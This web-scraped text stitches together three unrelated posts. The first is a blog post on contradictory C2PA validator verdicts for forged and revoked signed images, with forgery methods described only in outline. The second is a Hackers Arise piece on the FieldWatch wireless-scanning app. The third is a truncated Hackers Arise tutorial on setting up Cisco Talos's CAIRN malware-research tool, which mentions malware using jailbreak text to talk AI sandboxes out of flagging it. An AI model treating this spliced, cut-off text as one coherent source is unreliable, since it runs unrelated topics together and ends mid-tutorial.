Although the C2PA specifications recommend how the user interface should report results, few tools follow those recommendations. Also keep in mind, everything with C2PA is dynamic. I did this test on 2026-10-12. If I did this same test 3 months ago, the results would have included a few different inconsistencies. (I'm sure that these vendors will see these results, make more changes without any coordination, and cause more contradictions.)

Example: Nikon and The Flying Pug

Click on the image to see the full size picture and save it for uploading to the validators.


This picture has a well-known history. In September 2025 (over a year ago), Nikon released C2PA for their Z6 III camera. Within days, researcher Adam Horshack figured out how to use this to sign any picture as if it came from the Nikon Z6 III. DP Review published details about the vulnerability. Literally the next day Nikon disabled their C2PA signing service, and they revoked their signing cert two weeks later.

If the validator checks for revocation, then it will report that the cert has been revoked. For example, c2pa.sh says that the image is "UNTRUSTED" because the certificate was revoked.


Unfortunately, as seen in the workflow, checking for revocation is optional. Neither conforming product (Verifieddit and Adobe Inspect) checks for revocation, so they report that the content is "Trusted". In fact, Verifieddit even adds, "The signature checks out and the source is one we recognise, so this photo appears to be a real, unedited capture."


Adobe Inspect has no banners or warnings about the picture being untrusted. At best, it has a small note that this picture from 2025 uses a "legacy version" of C2PA.


IPTC provides the only validator that says it checks multiple trust lists. They have teeny tiny icons with teeny tiny alert icons and on-hover text to identify which trust lists match the signature. Ignoring the poor usability aspect, identifying which trust list matched is a cool feature.


With the flying pug picture, first and third icons have tiny orange "!" symbols, indicating that the signature is not on the IPTC or C2PA trust lists. The second icon (a black-and-white squiggle box) has no tiny orange "!", indicating that it matched the ITL. IPTC also reports that there is no timestamp, even though Adobe Inspect shows a timestamp.

The CAI-managed Interim Trust List (ITL) was created as a temporary solution before C2PA had an official trust list. The ITL was officially frozen in January 2026. However, in March 2026, it was updated and the Nikon cert was removed. Since IPTC says Nikon is in the ITL, it means they are using a version before March 2026. In any case, IPTC doesn't notice that the certificate was revoked.

Personally, I find it hard to argue which is worse: accepting a revoked cert, or removing the cert from the trust list so you don't know if it was ever trusted. In either case, IPTC is using an older version of the 'frozen' ITL.

With this one picture, we have contradictions about whether it is valid or revoked, and if it has a timestamp or not.

Example: Google Pixel and Glitter Milk

A few months ago, I blogged about using the Google Pixel phone (a C2PA conforming product) to sign any picture. As an example, I used a picture of a unicorn cow being milked.


To their credit, Google revoked the signing cert shortly after my glitter-milk blog came out. They backdated the revocation to cover the entire certificate issuance range. Validators that do not check for revocation, such as Adobe Inspect, CAI Verify, and Verifieddit, all claim that it is a trusted picture from a Google Pixel camera, while validators that check for revocation (e.g., c2pa.sh and IPTC) say it is revoked.

Unfortunately, Google only revoked the specific signing cert attached to this picture. Since the Google Pixel uses a unique signing cert per picture, nothing stops me from immediately generating a new signing cert and signing more forgeries. Google can only revoke certs that they know about, so this becomes a game of whack-a-mole that Google can never win.


To demonstrate this, I created another picture showing Google playing a losing game of whack-a-mole. It is also signed by a Google Pixel camera (using certs from the same Pixel camera as glitter-milk). At the time of this writing, the whack-a-mole picture has not been revoked. If Google revokes it, then I can generate another (and another and another) version that is signed. I can easily generate them faster than Google can revoke them. Of course, that assumes Google knows about the forgery (they have no official reporting method) and you use a validator that checks for revocation (most don't because it is optional).


(When all you have is a hammer, everything looks like a whack-a-mole.)

Example: GreenCheckmark and Rainbow Sheep

Along with the glitter-milk picture, I created a picture using rainbow sheep. This picture was signed using GreenCheckmark (a conforming product). Although GreenCheckmark was notified before the blog came out, they only revoked it after the blog went public. The revocation date is 2026-08-26 18:16:06 GMT, even though the trusted timestamp says the picture was created on 2026-08-07 15:38:08 GMT (over 19 days earlier).


This time inconsistency becomes problematic. According to the C2PA documentation, validators can ignore revocation if there is a trusted timestamp and it is valid. As noted in 6.2.1. Revocation information and time-stamps (my bold for emphasis):
Attaching a time-stamp and freshness information to the signature allows validators to conclude the C2PA Manifest is still valid a) even if the signing credential has since expired or was revoked after signing time and b) without the need of an online query.

This introduces another potential inconsistency between validators. For example:
  • All of the validators that do not check revocation say that the rainbow-sheep picture came from an Android and was signed by GreenCheckmark. No issues are found with the media.

  • c2pa.sh notes that "the signing certificate (GreenCheckmark - Android) was revoked on 2026-08-26, after this file's claimed signing time, which nothing trustworthy confirms. Don't rely on this signer; the content itself may be unchanged. Reason given: keyCompromise."


    Within the world of Public Key Infrastructure (PKI; the use of public and private keys for signing), if a private key is reported as keyCompromise, then any signature made with that key -- regardless of the timestamp -- is fundamentally suspect because an attacker could have backdated or forged the signature prior to revocation discovery. However, C2PA's section 6.2.1 grants a loophole that permits revoked certificates. By allowing timestamps to override revocation, C2PA creates an incentive for attackers to timestamp forged manifests immediately.

    With this example, I cannot tell if c2pa.sh omits the optional specs section 6.2.1, doesn't like the timestamp signer, or doesn't include it on their trust list. It's worth noting that c2pa.sh is operated by SSL.com and the trusted timestamp was issued by SSL.com and is it listed as trustworthy on the ITL.

  • IPTC says that the signing certificate was revoked and "Timestamp authority not on a trusted list". The timestamp authority that I used is SSL.com from the ITL. So while IPTC lists the ITL as one of the lists they trust (workflow step 2), they don't appear to use the trusted timestamp list from the ITL (workflow step 6). This contradiction means that the user doesn't know which lists the validator uses, even if the validator claims to use a specific list.


  • If IPTC or c2pa.sh used the complete ITL and followed specs section 6.2.1, then this picture would appear to be completely valid because it was revoked after the signed timestamp.

    Example: Sony

    C2PA does not require any specific certificate trust list. As noted in workflow steps 2 and 6, every validator can use their own trusted list. Sony is an example of a vendor that has defined their own certificate list: sony.pem.

    I used Sony's service to download a set of keys and signed my own forgery as if it came from a Sony camera.


    The validators from Adobe, CAI, Verifieddit, IPTC, and c2pa.sh do not use Sony's trusted list, so none find it trustworthy. At best, IPTC and Verifieddit both say that the crypto is valid, but the signers are unknown.


    However, other validators report that the file is valid. For example, Proofmode Verify finds no problems with the file. It is signed by Sony and the timestamp is valid (because both signatures really are valid).


    Sony's own signature self checker reports that the signing signature is valid, but they marked the timestamp as being "Incompatible".


    Example: Enabling Propaganda

    User 'bdcry' left a comment on my blog with a forgery he created:


    This is a light-hearted example of how a forgery can be used for propaganda. According to Adobe Inspect (a conforming validator), this picture of a protest at the White House is valid AI from a Nikon COOLPIX 100 camera. Proofmode says it is verified, AI-generated, and from a camera. In contrast, CAI Verify, IPTC Verify, Verifieddit, and c2pa.sh do not recognize the signer.

    With this example, bdcry demonstrates a wide range of metadata fields that can be injected into the file. With very little effort, the same forgery technique could be used to make it appear as a real photo, or make a real photo appear to be AI-generated.

    It seems that bdcry has discovered a test certificate that Adobe accepts as valid, while Sony and Proofmode may not check certificates against any trust lists. Who knows what other hidden certificates are acceptable to different validators? This is why transparency around the trusted list (workflow steps 2 and 6) is incredibly important. A malicious user could easily create a realistic forgery and verify it using an accepting validator.

    Consistently Inconsistent

    These inconsistencies do not even require someone to maliciously manufacture an image. This picture of people voting comes from CBC/Radio-Canada. However, the link in their news report to "Learn more about this image" returns a 404 error, so the original provenance explanation is no longer accessible. The validators disagree on its trustworthiness: Verifieddit and Sony report it as trusted, Adobe Inspect and CAI Verify flag it as legacy, IPTC recognizes it through its trust lists, and c2pa.sh reports it as untrusted.


    Similarly, I don't know who uploaded this sunset picture to FotoForensics, but it is signed by OpenAI. The signing cert is on C2PA's own trusted list, but the timestamp certificate is not. (I didn't do that; that's how OpenAI does it.) Verifieddit and c2pa.sh says it is fully trusted. IPTC doesn't trust the timestamp authority. Proofmode says the media is both AI-generated and edited. (I don't know how they came up with 'edited' based on the C2PA information.) Adobe Inspect and CAI Verify say the signature is valid, and silently ignore the timestamp because that's how their implementation responds when they don't recognize the timestamp's signature. There is no consistency.


    In this blog entry, I have provided links to all of the source pictures as well as over a half-dozen validators, including some that are on the conforming products list. Feel free to try all of these pictures with all of these validators. You will not get a consistent result. With any C2PA-signed file, you can cherry pick your validator to make an argument for it being legitimate or fake.

    With each of these examples, the cryptography is valid. I have never questioned C2PA's used of cryptography. However, forging the signing device, signing altered media as if it came from a device, and providing inconsistent interpretations of the C2PA information are not about the cryptography. This is a problem with the attribution and provenance trail; it's the signer and content that are unreliable. (As I often say: putting strong crypto from an unverified source over unvetted data does not make the data more trustworthy.)

    C2PA is inconsonant by design. With TLS and SEAL, it doesn't matter which validator you use: a missing, unknown, or revoked signer is a hard-reject. In contrast, C2PA treats security-critical controls (trust list selection, timestamp validation, revocation, etc.) as soft warnings or optional states. This changes the security model from fail-closed (secure) to fail-open or indeterminate.

    C2PA's solution was originally created as a "project whose mission is to develop technical specifications that can establish content provenance and authenticity at scale to give publishers, creators, and consumers the ability to trace the origin of media." By providing no consistent results related to trustworthiness, they have failed at this mission. This isn't merely a case of growing pains from an up-and-coming standard. C2PA explicitly permits optional validation decisions that can cause compliant implementations to reach different conclusions about the same file. The resulting inconsistencies aren't implementation bugs; they are the foreseeable outcomes from a bad design.

SDR (Signals Intelligence) for Hackers: Scanning Wireless Devices Using FieldWatch

Welcome back, aspiring cyberwarriors!

As you know, there are thousands of Bluetooth and WiFi signals we pass through daily, especially if we live an active life in a big city. That includes tags, smartphones, WiFi routers, drones, surveillance devices, vehicles, body cams and mesh radios. Clearly it doesn’t stop here and the list goes on.


Many of you are privacy focused individuals and want to know what’s going on around you and whether you’re being tracked or watched by someone. That’s okay, protecting your privacy is a good thing. FieldWatch was made for this. It matches what it hears against an editable signature catalog of roughly 250 device types and shows the results in live views, recorded sessions, path maps and reports. Everything runs on the device and works fully offline.

FieldWatch



FieldWatch is a free, open-source Android app that listens to nearby Wi-Fi and Bluetooth signals using the radios already in your phone. It compares what it hears against a list of known device signatures and shows them. It only receives signals. It never transmits. 

Source: OGridPete
Source: OGridPete



You can set alerts for specific devices, record what’s present during a walk or drive, and later compare sessions. All the findings are sorted under their category. It also has basic GNSS interference detection and can send results to mapping tools like TAK. Matches are based on patterns, not guaranteed identifications, and the app only sees what the phone’s radios and Android allow it to see.


Depending on your preferences, you may want to see these devices on a radar or on a map. The app found the location of the drone operator as well as the drone itself.

Source: OGridPete
Source: OGridPete

TAK Support

TAK and ATAK are free mapping apps used by military, emergency responders and some civilians to share locations and information on a map in real time. FieldWatch can send what it detects straight to TAK over the local network.

When FieldWatch sees a drone that’s broadcasting Remote ID, it can place a moving marker on the TAK map for the drone and a second marker for the pilot if that location is available. Other devices it finds, plus any GNSS interference alerts, can also appear as markers. Several phones running FieldWatch can send data to the same map at the same time, so a team sees the same picture.

Source: OGridPete

GNSS Interference Detection

Newer versions check for signs of GPS interference or spoofing using the phone’s own receiver. After a short outdoor calibration, it can alert you and mark the spot on your path or on a TAK map. It shows where you were, not where the interference came from.

Source: OGridPete

Limits

Now let’s talk about its limits. It isn’t a direction finder. Also, it doesn’t scan Bluetooth Classic, cellular networks or full Wi-Fi traffic. Matches are based on patterns and those are not confirmed identities. Your results depend on the phone and what Android lets the app see. For better results use newer phones. Official versions only come from the GitHub repo.

Android App


Download the APK from the official GitHub page and sideload it. Android 10 or newer is required. Android 11 has more functions that can be used with this app. A short instruction file and manual are included. The repository has all the answers in terms of the app. It works on a cheap phone with no SIM card. OffGridPete recently posted that he used a Moto G for $30 for his test and it worked well. If you decide to use it, use it for your own privacy and security, and be respectful of other people’s privacy.

Summary

You can use your cheap phone as a scanner for devices nearby, and find jamming and tracking. There are different apps that do similar things, but they’re bound to Linux only, which is very inconvenient. FieldWatch works on an Android phone to find trackers, cameras, drones, body cams and more.

If you enjoy experimenting with frequencies and trying new things, we recommend signing up for our SDR for Hackers training. With Master OTW, you’ll learn how to use your computer and inexpensive SDR hardware to explore and hack a wide range of radio signals.

The post SDR (Signals Intelligence) for Hackers: Scanning Wireless Devices Using FieldWatch first appeared on Hackers Arise.

Malware Analysis: Analyzing AI-Backed Malware with CAIRN

Welcome back, aspiring cyberwarriors!


Some of you have already seen the headlines about malware calling out to AI APIs. Recently, Talos found a Windows implant called CLOSEDQUORUM that leaves its tactical command and control decisions to a panel of commercial LLMs while the operator sleeps. Malware like that doesn’t leave the traces we’re used to hunting. Now you find prompt templates, provider endpoints, API key prefixes, jailbreak wording and sometimes text written to talk an AI sandbox out of flagging the file. Talos calls these cognitive artifacts and developers who wire an LLM into their tooling leave some behind.

What is CAIRN

Cisco Talos built a free research tool called CAIRN. The name is a metaphor. A cairn is a pile of stones hikers leave on a trail so the next person can see where to go. CAIRN looks for the same kind of marker inside malware that talks to AI. It works from metadata, which means you never download the sample and you never run it. Keep in mind, it needs a VirusTotal API. It sorts what it finds into three tiers, from a simple AI string match, to behavior and families. It also clusters samples that look alike even when they don’t share an obvious string. 

CAIRN is a research tool and not a live threat feed. It shows us where hackers are heading. 

Let’s set it up and cover some basic commands. 

Setting Up


We start by copying the repository and installing the python libraries.

kali > git clone https://github.com/Cisco-Talos/Cognitive-Artifact-Intelligence-Research-Network.git

kali > cd Cognitive-Artifact-Intelligence-Research-Network

kali > python -m venv .venv
kali > source .venv/bin/activate          

kali > pip install -e ".[dev]"


The env file needs VirusTotal API.

kali > cp .env.example .env
kali > nano .env

Once it’s there, you can start with some basic commands.

Basic Commands

